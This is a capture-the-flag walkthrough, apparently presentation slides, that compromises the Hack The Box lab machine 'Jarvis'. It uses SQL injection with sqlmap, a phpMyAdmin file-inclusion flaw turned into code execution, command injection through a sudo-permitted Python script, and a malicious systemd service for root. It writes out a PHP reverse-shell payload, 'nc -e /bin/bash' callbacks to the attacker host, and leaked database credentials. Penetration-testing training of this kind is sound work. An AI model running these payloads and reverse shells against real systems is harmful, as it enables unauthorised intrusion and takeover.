Hacking Jarvis


10.10.10.143

Scanning

Scanning

```
# nmap -sC -sV -oN jarvis.nmap 10.10.10.143
```

Dirbuster




Discovered /phpmyadmin

Exploiting

Site

- While looking around we notice



- Let’s try SQL Injection

```
# sqlmap -password --delay 2 -random-agent -u
http://10.10.10.143/room.php?cod=2
```


- Using -password because we want to access /phpmyadmin

- Discovered Username and PW for database:

Dbadmin:imissyou

Exploiting

/phpmyadmin



- We notice the version and look it up
- https://medium.com/@happyholic1203/phpmyadmin-4-8-0-4-8-1-remote-code-execution-257bcc146f8e
- Summary:

The PHP code on index.php will include any file passed in as a “target” variable. It validates it by checking against a whitelist but can be bypassed by adding something from the whitelist. This makes our payload:

/index.php?target=sql.php?/path/to/file/to/include

- What File do we want to include?

The site goes on to mention that if you make a query on the database, it’s stored in your session. Session information is stored in /var/lib/php/sessions/sess_SESSIONID

Exploiting

/phpmyadmin

The Plan

1. Make a query on /server_sql.php:
   a. select '<?php $sock=fsockopen("YOUR_IP",4444); $proc=proc_open("/bin/sh -i", array(0=>$sock, 1=>$sock, 2=>$sock), $pipes);?>'

2. Get Session ID


   RightClick >

   Inspect Element >

   Network Tab >

   Select an item >

   Cookies >



3. Start listener and visit site
   1. # nc -nlvp 4444
   2. Visit http://10.10.10.143/phpmyadmin/index.php?target=sql.php?../../../../../var/lib/php/sessions/sess_ID-YOU-COPIED

Priv Esc

www-data -> Pepper

1. Start with Linux Enumeration
   1. Get LinEnum.sh on the target machine and run it.

   [Locally]
   # wget https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh
   # python -m SimpleHTTPServer 80
   [On Target Machine]
   # cd /tmp
   # wget http://YOUR_IP/LinEnum.sh
   # chmod +x LinEnum.sh
   # ./LinEnum.sh | tee enum.txt

2. Notice 2 interesting things:

```
[+] We can sudo without supplying a password!
Matching Defaults entries for www-data on jarvis:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/loca

User www-data may run the following commands on jarvis:
    (pepper : ALL) NOPASSWD: /var/www/Admin-Utilities/simpler.py
```

```
[+] Possibly interesting SUID files:
-rwsr-x--- 1 root pepper 174520 Feb 17  2019 /bin/systemctl
```

Priv Esc

www-data -> Pepper

3. We can run simpler.py as Pepper. Let's read through simpler.py to see if we can take advantage of this.

```
elif sys.argv[1] == '-p':
    exec_ping()
    exit()
```

```
def exec_ping():
    forbidden = ['&', ';', '-', '`', '||', '|']
    command = input('Enter an IP: ')
    for i in forbidden:
        if i in command:
            print('Got you')
            exit()
    os.system('ping ' + command)
```

Summary: Calling this script with –p will call the exec_ping function.

It will attempt to filter that input, then run a **system command** (read: bash) with our user-supplied input placed directly in it.

Strategy: Let's get a malicious command in there, we just need to bypass the filter.

Input: $(bash)
This will launch a shell as pepper and it doesn't contain any forbidden characters.

Priv Esc

www-data -> Pepper

4. Now we have a blind shell. (Can’t see any results!)
   - You can use tcpdump and ping to test that we do have command injection.
   - Let’s establish a better shell:

   Start a new listener at a different port on your machine

   On Target machine run:

   nc YOUR_IP PORT -e /bin/bash

Run **whoami** to see that you are now Pepper.

Priv Esc

Pepper -> root

1. Looking at the SUID binary systemctl on GTFO bins:
   https://gtfobins.github.io/gtfobins/systemctl/#suid
   1. Summary:
      We need to create a service as Pepper that is malicious (reverse shell). Link it, and then enable it.
   2. Google “How to make a service linux”
      [Unit]
      Description=Ownage
      [Service]
      ExecStart=/bin/sh -c “nc YOUR_IPD PORT -e /bin/bash”
      [Install]
      WantedBy=multi-user.target
   3. Either write the file and send it using webserver + wget or use Echo commands to build the file line-by-line in a reverse shell.

   # systemctl link /home/pepper/own.service

   [Start your listener]

   # systemctl enable --now /home/pepper/own.service

   [If you have trouble and need to try again]

   # systemctl restart /home/pepper/own.service

   Visit https://www.shellhacks.com/systemd-service-file-example/ for more info.

Priv Esc

Hacked!
You're now root.

```
# whoami
root
```